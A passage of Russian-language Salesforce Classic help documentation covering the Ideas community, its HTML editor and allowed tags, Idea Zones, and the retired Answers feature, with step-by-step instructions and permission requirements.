Ниже перечислены рекомендации по настройке и использованию сообщества «Идеи».

- Чтобы отследить активность сообщества «Идеи», выполните указанные ниже действия.
  - Создайте бизнес-правило или триггер на основе количества опубликованных комментариев к идее. Бизнес-правило или триггер не может быть создан на основе общего количества голосов за идею. Триггер, который вставляет или удаляет комментарий при обновлении объекта «Идея», также не может быть создан.
  - Создайте настраиваемый отчет на основе рейтинга или количества комментариев к идее.
- При публикации идеи или комментария поле описания или комментария может быть дополнено URL-адресом; вложение файлов и добавление примечаний не поддерживаются.
- Взаимосвязь «Основная — подробная» не поддерживается.
- Сообщество «Идеи» не поддерживает задачи бизнес-правил, исходящие сообщения и утверждения.
- Сообщество «Идеи» не поддерживает настраиваемые ссылки.

- Страница сведений об идее не содержит связанных списков.
- Функция экспорта данных архивирует все данные сообщества «Идеи», кроме удаленных идей и комментариев.
- Сообщество «Идеи» не поддерживает создание действий и событий.
- Ниже перечислены особенности использования стандартных или настраиваемых полей идей.
  - Функция отслеживания журналов не поддерживается.
  - Зависимости полей и поля сводного резюмирования не поддерживаются.
  - Поля формулы недоступны для объекта «Сообщество».

Советы по использованию HTML-редактора

HTML-редактор поддерживает интерфейс WYSIWYG, который позволяет выполнять указанные ниже действия:

- Вставка изображения
- Вставка гиперссылок
- Выравнивание абзацев
- Создание маркированных и нумерованных списков

Советы по внедрению

- HTML-теги, добавленные посредством HTML-редактора, отображаются в виде текста.
- Система Salesforce не поддерживает отображение изображений или текста в формате HTML в связанных списках, результатах поиска и всплывающих сведениях.
- Выбранные гиперссылки открываются в новом окне обозревателя. HTML-редактор поддерживает гиперссылки HTTP, HTTPS и mailto.
- Чтобы вставить изображение, щелкните значок и выберите нужный графический файл или введите соответствующий веб-адрес. Введите описание, отображаемое при наведении указателя мыши или в случае отсутствия изображения. URL-адрес изображения должен быть доступен системе Salesforce.
- Изображения не отображаются в списковых представлениях и отчетах.
- Некоторые функции HTML-редактора не могут быть отключены. Например, пользователь не может отключить поддержку гиперссылок и изображений.
- HTML-редактор поддерживает все языки, доступные в системе Salesforce.
- Из соображений безопасности, HTML-редактор позволяет использовать только теги и атрибуты, перечисленные в подразделе «Поддерживаемые HTML-теги и атрибуты» на странице 2783. При сохранении описания или комментария к идее система Salesforce автоматически удаляет неподдерживаемые теги и атрибуты. Кроме того, система Salesforce удаляет потенциально опасный HTML-код. Обратите внимание, что система Salesforce не уведомляет пользователей об удалении неподдерживаемого или потенциально опасного HTML-кода.
- HTML-редактор не поддерживает JavaScript и каскадные таблицы стилей (CSS).

Поддерживаемые HTML-теги и атрибуты

Ниже перечислены теги, поддерживаемые HTML-редактором.

`<a>`	`<dt>`	`<q>`
`<abbr>`	`<em>`	`<samp>`

<acronym>	<font>	<small>
<address>	<h1>	
<b>	<h2>	<strike>
<bdo>	<h3>	
<big>	<h4>	<sub>
<blockquote>	<h5>	<sup>
 	<h6>	<table>
<caption>	<hr>	<tbody>
<cite>	<i>	<td>
<code>	<img>	<tfoot>
<col>	<ins>	<th>
<colgroup>	<kbd>	<thead>
<dd>		<tr>
<del>		<tt>
<dfn>	<p>	
	<pre>	<var>
<dl>		

Ниже перечислены атрибуты, поддерживаемые указанными выше тегами.

alt	face	size
background	height	src
border	href	style
class	name	target
colspan	rowspan	width

Ниже перечислены префиксы, которые могут использоваться в URL-адресах указанных выше атрибутов.

- http:
- https:
- file:
- ftp:
- mailto:
- #

- / (для относительных ссылок)

Включение HTML-редактора в сообществе «Идеи»

Обычно HTML-редактор включен по умолчанию. Чтобы включить HTML-редактор в организации, администратор должен выполнить действия, описанные в разделе «Настройка параметров сообщества "Идеи"» на странице 3012.

Внимание: Включенный HTML-редактор не может быть отключен.

Прежде чем включить HTML-редактор, обратите внимание на перечисленные ниже рекомендации.

- Размер описания HTML-идеи не должен превышать 32 Кб. Размер комментария не должен превышать 4 Кб.
- Если текстовое описание или комментарий к идее редактируется и сохраняется посредством HTML-редактора, то система Salesforce сохраняет описание или комментарий в формате HTML.
- Система Salesforce отображает только первые 255 символов описания или комментария к идее в списковых представлениях и результатах поиска. Данное количество охватывает HTML-теги.

СМ. ТАКЖЕ:

Общие сведения об идеях
Использование сообщества «Идеи»
Комментирование идей
Публикация и редактирование идей

Пространства идей


Пространства идей позволяют приглашать участников сообщества к публикации идей по конкретным темам. Опубликованные идеи могут содержать возможные решения проблем или предложения по модернизации компании. Например, обратитесь к участникам сообщества с просьбой придумать имя нового продукта. Данное действие позволит привлечь внимание к новому продукту и создать ажиотаж вокруг его выпуска. Затем отслеживайте голосование и комментарии к идеям, опубликованным участниками сообщества в пространстве идей; в результате совместной работы должна быть выбрана лучшая идея.

При создании пространства идей пользователи могут добавлять изображения, видеофайлы и прочее мультимедийное содержимое, которое может использоваться для пояснения идеи, представленной сообществу. Кроме того, пользователи могут просматривать и управлять списком идей, опубликованных в пространство идей.

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.



Использование пространств идей

Создание и редактирование пространств идей

Управление пространствами идей

СМ. ТАКЖЕ:

Создание и редактирование пространств идей

Использование пространств идей

Управление пространствами идей

Использование пространств идей

Вкладка «Пространства идей» позволяет просматривать, фильтровать, модерировать и создавать пространства идей в списках.

- Чтобы создать собственные настраиваемые списковые представления, щелкните ссылку **«Создать новое представление»**. Чтобы изменить или удалить любое созданное представление, выберите его в раскрывающемся списке «Просмотр» и щелкните ссылку **«Правка»**. Если в организации используются несколько сообществ, рекомендуем добавить представление «Сообщество», позволяющее просмотреть имя сообщества, связанного с каждым пространством идей. Чтобы управлять несколькими зонами, рекомендуем дополнить представление полем «Зона».
- Чтобы создать пространство идей, нажмите кнопку «Создать пространство идей» на странице спискового представления «Пространства идей» или кнопку «Создать» в списке «Недавние пространства идей» на странице общих сведений «Пространства идей».
- Чтобы обновить список, нажмите кнопку .
- Чтобы изменить или удалить пространство идей, щелкните ссылку **«Правка»** или **«Удал.»**.

  Прим.: Удаление пространства идей инициирует удаление связанных идей. В свою очередь, восстановление пространства идей инициирует восстановление связанных идей.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра вкладки «Пространства идей»:

- «Чтение» для пространств идей

Для создания пространств идей:

- «Создание» для идей

СМ. ТАКЖЕ:

Создание и редактирование пространств идей

Пространства идей

Управление пространствами идей

Создание и редактирование пространств идей

Вкладка «Пространства идей», доступная в приложении и на консоли, позволяет создавать и редактировать пространства идей в управляемых сообществах.

1. Нажмите кнопку **«Создать пространство идей»** на странице спискового представления «Пространства идей» или кнопку **«Создать»** в списке «Недавние пространства идей» на странице общих сведений «Пространства идей».
2. Выберите зону для пространства идей и нажмите кнопку «Продолжить».
3. Выберите значение в поле «Статус» пространства идей.
4. Выберите категорию для пространства идей.
5. Добавьте заголовок для пространства идей.
6. При необходимости введите описание для пространства идей.

   Чтобы отформатировать текст, добавить изображение или видеофайл, воспользуйтесь HTML-редактором.
7. Нажмите кнопку «Сохранить».

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра вкладки «Пространства идей»:
- «Чтение» для пространств идей

Для создания пространств идей:
- «Создание» для идей

СМ. ТАКЖЕ:

Пространства идей

Использование пространств идей

Управление пространствами идей

Управление пространствами идей

Страница сведений о пространстве идей позволяет управлять пространством идей и связанными идеями. Ниже перечислены действия, доступные администратору на данной странице.

- Редактирование, удаление или клонирование пространства идей.
- Редактирование или удаление идей, отправленных в пространство идей.
- Перемещение идеи между пространствами идей, используемыми в зонах.

  Данное действие выполняется посредством редактирования имени идеи, позволяющего удалить идею из текущего пространства идей и предоставляющего возможность выбора другого пространства идей.
- Просмотр количества отправленных идей для пространства идей. Объединенные идеи не отображаются в списке отправленных идей на странице сведений о пространстве идей и не учитываются полем «Отправленные идеи».
- Создание и публикация идеи в текущее пространство идей.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра вкладки «Пространства идей»:
- «Чтение» для пространств идей

Для создания и редактирования пространств идей:
- «Создание» для идей

СМ. ТАКЖЕ:

Создание и редактирование пространств идей

Использование пространств идей

Общие сведения об ответах

Прим.: Начиная с выпуска Winter'18 поддержка функции «Ответы» будет прекращена во всех организациях Salesforce. Дополнительные сведения см. в разделе Прекращение поддержки приложения Chatter Answers в выпуске Winter '18. Начиная с выпуска Summer'13 функция «Ответы» недоступна для новых организаций. Вместо нее используйте функцию вопросов и ответов Chatter Questions, полностью интегрированную в Chatter. С помощью приложения Chatter Questions пользователи могут задавать вопросы и находить ответы, не покидая Chatter. Текущие организации по-прежнему смогут использовать функцию «Ответы», если она была включена до выпуска Summer'13, пока не появится выпуск Winter '18.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Функция «Ответы» доступна в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра вкладки «Ответы»:
- Чтение для вопросов

Для добавления вопросов и ответов:
- Создание для вопросов

Для голосования за ответы:
- Чтение для вопросов

Терминология функции «Ответы»

Ниже приведены термины, используемые для описания функциональных возможностей компонента «Ответы».

Ответы

Ответы — это функция приложения «Сообщество», которая позволяет пользователям задавать вопросы и получать на них ответы. Участники сообщества могут определять степень полезности любого ответа путем голосования, а автор вопроса может выбрать лучший ответ.

Лучший ответ

Один из ответов, опубликованных участниками сообщества, может быть выбран автором вопроса в качестве лучшего. Лучший ответ отображается прямо под вопросом (над другими ответами). Обычно лучший ответ содержит наиболее ценную информацию, поэтому позволяет другим участникам сообщества быстро решать похожие вопросы.

Сообщество

Сообщества — это настраиваемые общедоступные или личные области, позволяющие сотрудникам, клиентам и партнерам совместно работать над бизнес-процессами и обмениваться приобретенным опытом.

Категория данных для ответов

Пользователи используют *категории данных* на вкладке «Ответы» для классификации вопросов в зоне ответов. Например, при наличии зоны ответов для продуктов группы аппаратного обеспечения можно создать следующие категории данных: «Портативные компьютеры», «Настольные компьютеры» и «Принтеры». Участники зоны могут быстро просматривать отдельные категории для поиска ответов на вопросы. Администраторы могут использовать категории данных для определения уровня доступа к вопросам.

Идея

Идеи — это предположения, опубликованные участниками сообщества идей и организованные по зонам. Например, идея для зоны, специализирующейся по теме «Автомобильные принадлежности», может иметь следующий заголовок: «Изолированные подстаканники для хранения напитков». Идея для зоны, специализирующейся по теме «Льготы сотрудников компании», может иметь следующий заголовок: «Корпоративный детский сад».

Вопрос

Вопрос, опубликованный в сообществе ответов. Участники сообщества могут публиковать ответы на заданные вопросы с целью их решения.

Ответ

Ответ на вопрос в сообществе ответов. Один из ответов, опубликованных участниками сообщества, может быть выбран автором вопроса в качестве лучшего с целью его решения и закрытия.

Голос, ответ
Голос в сообществе ответов соответствует положительному или отрицательному мнению об ответе на вопрос.

Зона
Зоны помогают объединять идеи и вопросы в логические группы; каждая зона имеет собственное направление, уникальные идеи и вопросы.

Описания значков

Значок	Описание
	Вопрос, для которого найдено решение. Чтобы присвоить вопросу статус решенного, автор вопроса должен выбрать лучший ответ.
	Вопрос, содержащий ответы участников сообщества. Например, данный значок обозначает вопрос с 4 ответами. В случае отсутствия ответов данный значок содержит ноль.
	Добавление ответа на вопрос.
	Ответ на вопрос, признанный лучшим.

Использование ответов

Использование ответов

Прим.: Начиная с выпуска Winter'18 поддержка функции «Ответы» будет прекращена во всех организациях Salesforce. Дополнительные сведения см. в разделе Прекращение поддержки приложения Chatter Answers в выпуске Winter '18. Начиная с выпуска Summer'13 функция «Ответы» недоступна для новых организаций. Вместо нее используйте функцию вопросов и ответов Chatter Questions, полностью интегрированную в Chatter. С помощью приложения Chatter Questions пользователи могут задавать вопросы и находить ответы, не покидая Chatter. Текущие организации по-прежнему смогут использовать функцию «Ответы», если она была включена до выпуска Summer'13, пока не появится выпуск Winter '18.

Ответы — это функция приложения «Сообщество», которая позволяет пользователям задавать вопросы и получать на них ответы. Участники сообщества могут определять степень полезности любого ответа путем голосования, а автор вопроса может выбрать лучший ответ.

Ниже перечислены действия, доступные на вкладке «Ответы».

- Задать вопрос
- Поиск ответа на вопрос
- Добавление ответа на вопрос
- Голосование за ответ
- Выбор лучшего ответа на вопрос
- Просмотр всех вопросов и ответов

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Функция «Ответы» доступна в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра вкладки «Ответы»:
- Чтение для вопросов

Для добавления вопросов и ответов:
- Создание для вопросов

Для голосования за ответы:
- Чтение для вопросов

- Преобразование ответа в статью базы знаний
- Расширение вопроса до обращения

Правая часть начальной страницы ответов содержит моментальный снимок недавних действий, а именно: последние опубликованные вопросы и ответы, а также вопросы, остающиеся открытыми более недели.

Полномочия «Чтение», «Создание», «Редактирование» и «Удаление» для ответов доступны только администраторам. Стандартные пользователи и пользователи портала могут удалять собственные вопросы и ответы только в случае отсутствия ответов или голосов.

Добавление вопроса

Создание вопросов на вкладке «Вопросы»

Редактирование и удаление вопроса

Поиск и просмотр вопросов

Просмотр вопросов в зоне или категории

Добавление ответа на вопрос

Редактирование и удаление ответа

Голосование за ответ

Выбор лучшего ответа на вопрос

Просмотр вопросов и ответов

Создание статьи из ответа

Расширение вопроса до обращения

СМ. ТАКЖЕ:

Общие сведения об ответах

Добавление вопроса

Прим.: Начиная с выпуска Winter'18 поддержка функции «Ответы» будет прекращена во всех организациях Salesforce. Дополнительные сведения см. в разделе Прекращение поддержки приложения Chatter Answers в выпуске Winter '18. Начиная с выпуска Summer'13 функция «Ответы» недоступна для новых организаций. Вместо нее используйте функцию вопросов и ответов Chatter Questions, полностью интегрированную в Chatter. С помощью приложения Chatter Questions пользователи могут задавать вопросы и находить ответы, не покидая Chatter. Текущие организации по-прежнему смогут использовать функцию «Ответы», если она была включена до выпуска Summer'13, пока не появится выпуск Winter '18.

Чтобы задать вопрос, выполните указанные ниже действия.

1. Введите вопрос на вкладке «Ответы» и нажмите кнопку **«Задать вопрос!»**.

   В этом случае система Salesforce выполняет поиск по заголовкам и описаниям других вопросов, доступных в зоне, и отображает список похожих вопросов. Если введенный вопрос уже существует, щелкните заголовок вопроса, чтобы просмотреть ответы, опубликованные другими участниками зоны.

   Чтобы очистить результаты поиска и задать другой вопрос, щелкните ссылку **«Запуск»**.

2. Если нужный вопрос не найден, нажмите кнопку **«Продолжить»**.
3. Введите описание вопроса. Чтобы отформатировать текст или загрузить изображение, воспользуйтесь HTML-редактором.
4. Выберите категорию вопроса. Вопросы без категории могут быть недоступны участникам сообщества, которые должны использовать поиск или просмотр всех вопросов в сообществе.
5. Нажмите кнопку **«Опубликовать вопрос»**.

После публикации вопроса дождитесь добавления ответов участниками сообщества. Чтобы присвоить вопросу статус решенного, выберите лучший ответ.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Категории данных и ответы доступны в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра вкладки «Ответы»:
- Чтение для вопросов

Для добавления вопросов и ответов:
- Создание для вопросов

Для голосования за ответы:
- Чтение для вопросов

СМ. ТАКЖЕ:

- Общие сведения об ответах
- Использование ответов
- Добавление ответа на вопрос
- Расширение вопроса до обращения

Создание вопросов на вкладке «Вопросы»

Прим.: Начиная с выпуска Winter'18 поддержка функции «Ответы» будет прекращена во всех организациях Salesforce. Дополнительные сведения см. в разделе Прекращение поддержки приложения Chatter Answers в выпуске Winter '18. Начиная с выпуска Summer'13 функция «Ответы» недоступна для новых организаций. Вместо нее используйте функцию вопросов и ответов Chatter Questions, полностью интегрированную в Chatter. С помощью приложения Chatter Questions пользователи могут задавать вопросы и находить ответы, не покидая Chatter. Текущие организации по-прежнему смогут использовать функцию «Ответы», если она была включена до выпуска Summer'13, пока не появится выпуск Winter '18.

Прим.: Некоторые поля вопросов, заданные администратором, могут быть недоступны.

Вкладка «Вопросы» позволяет задавать вопросы управляемым и модерируемым зонам как в приложении, так и на консоли. Ответы или мнения, опубликованные участниками сообщества, позволяют быстро оценивать степень их заинтересованности в отдельных темах и создавать между ними взаимодействия.

Чтобы опубликовать вопрос в сообщество на вкладке «Вопросы», выполните указанные ниже действия.

1. Щелкните «Создать вопрос» на странице спискового представления «Вопросы» или нажмите кнопку «Создать» в списке «Недавние вопросы» на странице общих сведений «Вопросы».
2. Выберите нужную зону.
3. Введите заголовок вопроса.
4. При необходимости введите описание вопроса.

   Чтобы отформатировать текст или загрузить изображение, воспользуйтесь редактором обогащенного текста. Компания Salesforce гарантирует корректное отображение только изображений шириной не более 450 пикселов.
5. Выберите категорию вопроса.

   В сообществе отображаются только те вопросы, которым назначена категория. Вопросы, которым не назначена категория, доступны только ответственным и недоступны другим участникам сообщества.
6. Нажмите кнопку «Сохранить».

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Категории данных и ответы доступны в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра вкладки «Вопросы»:
- Чтение для вопросов

Для добавления вопросов и ответов:
- Создание для вопросов

Редактирование и удаление вопроса

Прим.: Начиная с выпуска Winter'18 поддержка функции «Ответы» будет прекращена во всех организациях Salesforce. Дополнительные сведения см. в разделе Прекращение поддержки приложения Chatter Answers в выпуске Winter '18. Начиная с выпуска Summer'13 функция «Ответы» недоступна для новых организаций. Вместо нее используйте функцию вопросов и ответов Chatter Questions, полностью интегрированную в Chatter. С помощью приложения Chatter Questions пользователи могут задавать вопросы и находить ответы, не покидая Chatter. Текущие организации по-прежнему смогут использовать функцию «Ответы», если она была включена до выпуска Summer'13, пока не появится выпуск Winter '18.

Стандартные пользователи могут удалять собственные вопросы только в том случае, если эти вопросы не содержат ответов. Вопрос, содержащий ответ, не может быть удален. Администраторы Salesforce могут редактировать и удалять любые вопросы, опубликованные в сообществе. Например, пользователь может отслеживать сообщество ответов и редактировать или удалять вопросы, содержащие недопустимую информацию или оскорбительную лексику.

Чтобы изменить или удалить вопрос, выполните указанные ниже действия.

1. Чтобы просмотреть страницу сведений о вопросе, щелкните заголовок нужного вопроса.
2. Нажмите кнопку **«Правка»** или **«Удалить»** вверху страницы. При необходимости измените заголовок или описание вопроса и выберите другую категорию. Удаленный вопрос (и все связанные ответы) перемещается в корзину.

Чтобы предотвратить использование оскорбительной лексики в тексте вопроса, рекомендуем создать правило проверки, блокирующее ввод определенных слов.

Чтобы создать правила проверки, в разделе параметров управления объектами для ответа на вопрос Ответы Chatter и Вопросы Chatter перейдите в раздел «Правила проверки».

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Функция «Ответы» доступна в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования вопросов:

- Редактирование для вопросов

Для удаления вопросов:

- Удаление для вопросов

Поиск и просмотр вопросов

Прим.: Начиная с выпуска Winter'18 поддержка функции «Ответы» будет прекращена во всех организациях Salesforce. Дополнительные сведения см. в разделе Прекращение поддержки приложения Chatter Answers в выпуске Winter '18. Начиная с выпуска Summer'13 функция «Ответы» недоступна для новых организаций. Вместо нее используйте функцию вопросов и ответов Chatter Questions, полностью интегрированную в Chatter. С помощью приложения Chatter Questions пользователи могут задавать вопросы и находить ответы, не покидая Chatter. Текущие организации по-прежнему смогут использовать функцию «Ответы», если она была включена до выпуска Summer'13, пока не появится выпуск Winter '18.

Система salesforce.com поддерживает два способа поиска вопросов.

- Просмотр всех вопросов в сообществе или категории.
- Поиск вопроса с помощью поля поиска на вкладке «Ответы». В этом случае выполняется поиск по заголовкам и описаниям вопросов и ответов, а затем отображаются совпадающие результаты.

Чтобы просмотреть страницу сведений о вопросе, которая содержит все опубликованные ответы, щелкните заголовок нужного вопроса. Страница сведений о вопросе позволяет просмотреть количество положительных и отрицательных голосов для каждого ответа, а также определяет ответ, признанный лучшим.

Ниже перечислены действия, доступные на странице сведений о вопросе.

- Добавление ответа на вопрос.
- Голосование за ответ.
- Выбор лучшего ответа. Лучший ответ может быть выбран только автором вопроса или администратором Salesforce.

  Чтобы повторно открыть решенный вопрос, нажмите кнопку **«Пометить как "Без ответа"»**.

- Сортировка ответов.
  - «Самое новое»: ответы, опубликованные последними, отображаются вверху списка.
  - «Самое давнее»: ответы, опубликованные первыми, отображаются вверху списка.
  - «Наибольшее количество голосов»: ответы, получившие наибольшее общее количество положительных и отрицательных голосов, отображаются вверху списка.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Категории данных и ответы доступны в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра вкладки «Ответы»:
- Чтение для вопросов

Для добавления вопросов и ответов:
- Создание для вопросов

Для голосования за ответы:
- Чтение для вопросов

СМ. ТАКЖЕ:

Общие сведения об ответах

Использование ответов

Просмотр вопросов в зоне или категории

Прим.: Начиная с выпуска Winter'18 поддержка функции «Ответы» будет прекращена во всех организациях Salesforce. Дополнительные сведения см. в разделе Прекращение поддержки приложения Chatter Answers в выпуске Winter '18. Начиная с выпуска Summer'13 функция «Ответы» недоступна для новых организаций. Вместо нее используйте функцию вопросов и ответов Chatter Questions, полностью интегрированную в Chatter. С помощью приложения Chatter Questions пользователи могут задавать вопросы и находить ответы, не покидая Chatter. Текущие организации по-прежнему смогут использовать функцию «Ответы», если она была включена до выпуска Summer'13, пока не появится выпуск Winter '18.

Чтобы просмотреть все вопросы, доступные в зоне или категории, откройте вкладку «Ответы» и щелкните имя нужной зоны или категории, которое отображается в разделе «*Получить ответ*».

Просмотр вопросов в зоне

Ниже перечислены действия, доступные при выборе имени зоны.

- Задайте вопрос.
- Чтобы просмотреть только открытые или решенные вопросы, выполните фильтрацию вопросов. Решенный вопрос — это вопрос, для которого выбран лучший ответ. Участники сообщества могут продолжать публиковать ответы и голосовать за ответы для решенных вопросов.
- Чтобы отсортировать вопросы, воспользуйтесь указанными ниже критериями.
  - «Недавние действия»: вопросы, содержащие последние ответы, отображаются вверху списка.
  - «Самое новое»: вопросы, заданные последними, отображаются вверху списка.
  - «Самое давнее»: вопросы, заданные первыми, отображаются вверху списка.
- Чтобы опубликовать ответ, щелкните ссылку **«Ответить»** для соответствующего вопроса.
- Чтобы просмотреть все вопросы, связанные с категорией, щелкните имя нужной категории.

  Все категории зоны отображаются под именем зоны вверху страницы.

Значки вопроса определяют статус вопроса: решенный или открытый.

Просмотр вопросов в категории

Вопросы, публикуемые участниками сообщества, могут быть связаны с отдельной категорией, упрощающей процесс поиска вопросов в сообществе. Чтобы открыть страницу сведений о категории, которая содержит все связанные вопросы, щелкните имя нужной категории.

Ниже перечислены области, содержащие имена категорий.

- При просмотре вопроса связанные категории отображаются под описанием.
- При просмотре вопросов зоны все категории зоны отображаются под именем зоны.
- На начальной странице ответов все категории зоны отображаются под именем зоны.

Ниже перечислены действия, доступные на странице сведений о категории.

- Задайте вопрос, который автоматически связывается с просматриваемой категорией.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Категории данных и ответы доступны в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра вкладки «Ответы»:
- Чтение для вопросов

Для добавления вопросов и ответов:
- Создание для вопросов

Для голосования за ответы:
- Чтение для вопросов

- Просмотрите все вопросы, связанные с категорией. Чтобы просмотреть только открытые или решенные вопросы, выполните фильтрацию вопросов. Решенный вопрос — это вопрос, для которого выбран лучший ответ. Участники сообщества могут продолжать публиковать ответы и голосовать за ответы для решенных вопросов.
- Чтобы отсортировать вопросы, воспользуйтесь указанными ниже критериями.
  - «Недавние действия»: вопросы, содержащие последние ответы, отображаются вверху списка.
  - «Самое новое»: вопросы, заданные последними, отображаются вверху списка.
  - «Самое давнее»: вопросы, заданные первыми, отображаются вверху списка.
- Чтобы опубликовать ответ, щелкните ссылку **«Ответить»** для соответствующего вопроса.

Значки вопроса определяют статус вопроса: решенный или открытый.

СМ. ТАКЖЕ:

Общие сведения об ответах

Добавление ответа на вопрос

Прим.: Начиная с выпуска Winter'18 поддержка функции «Ответы» будет прекращена во всех организациях Salesforce. Дополнительные сведения см. в разделе Прекращение поддержки приложения Chatter Answers в выпуске Winter '18. Начиная с выпуска Summer'13 функция «Ответы» недоступна для новых организаций. Вместо нее используйте функцию вопросов и ответов Chatter Questions, полностью интегрированную в Chatter. С помощью приложения Chatter Questions пользователи могут задавать вопросы и находить ответы, не покидая Chatter. Текущие организации по-прежнему смогут использовать функцию «Ответы», если она была включена до выпуска Summer'13, пока не появится выпуск Winter '18.

Чтобы ответить на вопрос, выполните указанные ниже действия.

- При просмотре списка вопросов в сообществе или категории щелкните ссылку **«Ответить»** напротив нужного вопроса. Введите ответ и нажмите кнопку **«Ответить»**.
- При просмотре сведений о вопросе введите ответ в текстовое поле и нажмите кнопку **«Ответить»**.

Ниже перечислены действия, доступные после добавления ответа на вопрос.

- Участники сообщества могут определить степень полезности ответа путем голосования.
- Автор вопроса может выбрать ответ в качестве лучшего.

СМ. ТАКЖЕ:

Общие сведения об ответах

Голосование за ответ

Выбор лучшего ответа на вопрос

Расширение вопроса до обращения

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Категории данных и ответы доступны в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра вкладки «Ответы»:
- Чтение для вопросов

Для добавления вопросов и ответов:
- Создание для вопросов

Для голосования за ответы:
- Чтение для вопросов

Редактирование и удаление ответа

Прим.: Начиная с выпуска Winter'18 поддержка функции «Ответы» будет прекращена во всех организациях Salesforce. Дополнительные сведения см. в разделе Прекращение поддержки приложения Chatter Answers в выпуске Winter '18. Начиная с выпуска Summer'13 функция «Ответы» недоступна для новых организаций. Вместо нее используйте функцию вопросов и ответов Chatter Questions, полностью интегрированную в Chatter. С помощью приложения Chatter Questions пользователи могут задавать вопросы и находить ответы, не покидая Chatter. Текущие организации по-прежнему смогут использовать функцию «Ответы», если она была включена до выпуска Summer'13, пока не появится выпуск Winter '18.

Стандартные пользователи, не имеющие полномочий на редактирование и удаление ответов, не могут редактировать или удалять свои ответы. Однако администраторы Salesforce могут редактировать и удалять любые ответы, опубликованные в сообществе. Например, пользователь может отслеживать сообщество ответов и редактировать или удалять ответы, содержащие недопустимую информацию или оскорбительную лексику.

Чтобы изменить или удалить ответ, выполните указанные ниже действия.

1. Чтобы просмотреть все полученные ответы, щелкните заголовок нужного вопроса.
2. Чтобы изменить или удалить ответ, щелкните ссылку **«Правка»** или **«Удалить»** напротив нужного ответа. Удаленный ответ перемещается в корзину.

Чтобы предотвратить использование оскорбительной лексики в тексте ответа, рекомендуем создать правило проверки, блокирующее ввод определенных слов.

Чтобы создать правила проверки, в разделе параметров управления объектами для ответа на вопрос Ответы Chatter и Вопросы Chatter перейдите в раздел «Правила проверки».

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Функция «Ответы» доступна в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования ответов:
- Редактирование для вопросов

Для удаления ответов:
- Удаление для вопросов

Голосование за ответ

Прим.: Начиная с выпуска Winter'18 поддержка функции «Ответы» будет прекращена во всех организациях Salesforce. Дополнительные сведения см. в разделе Прекращение поддержки приложения Chatter Answers в выпуске Winter '18. Начиная с выпуска Summer'13 функция «Ответы» недоступна для новых организаций. Вместо нее используйте функцию вопросов и ответов Chatter Questions, полностью интегрированную в Chatter. С помощью приложения Chatter Questions пользователи могут задавать вопросы и находить ответы, не покидая Chatter. Текущие организации по-прежнему смогут использовать функцию «Ответы», если она была включена до выпуска Summer'13, пока не появится выпуск Winter '18.

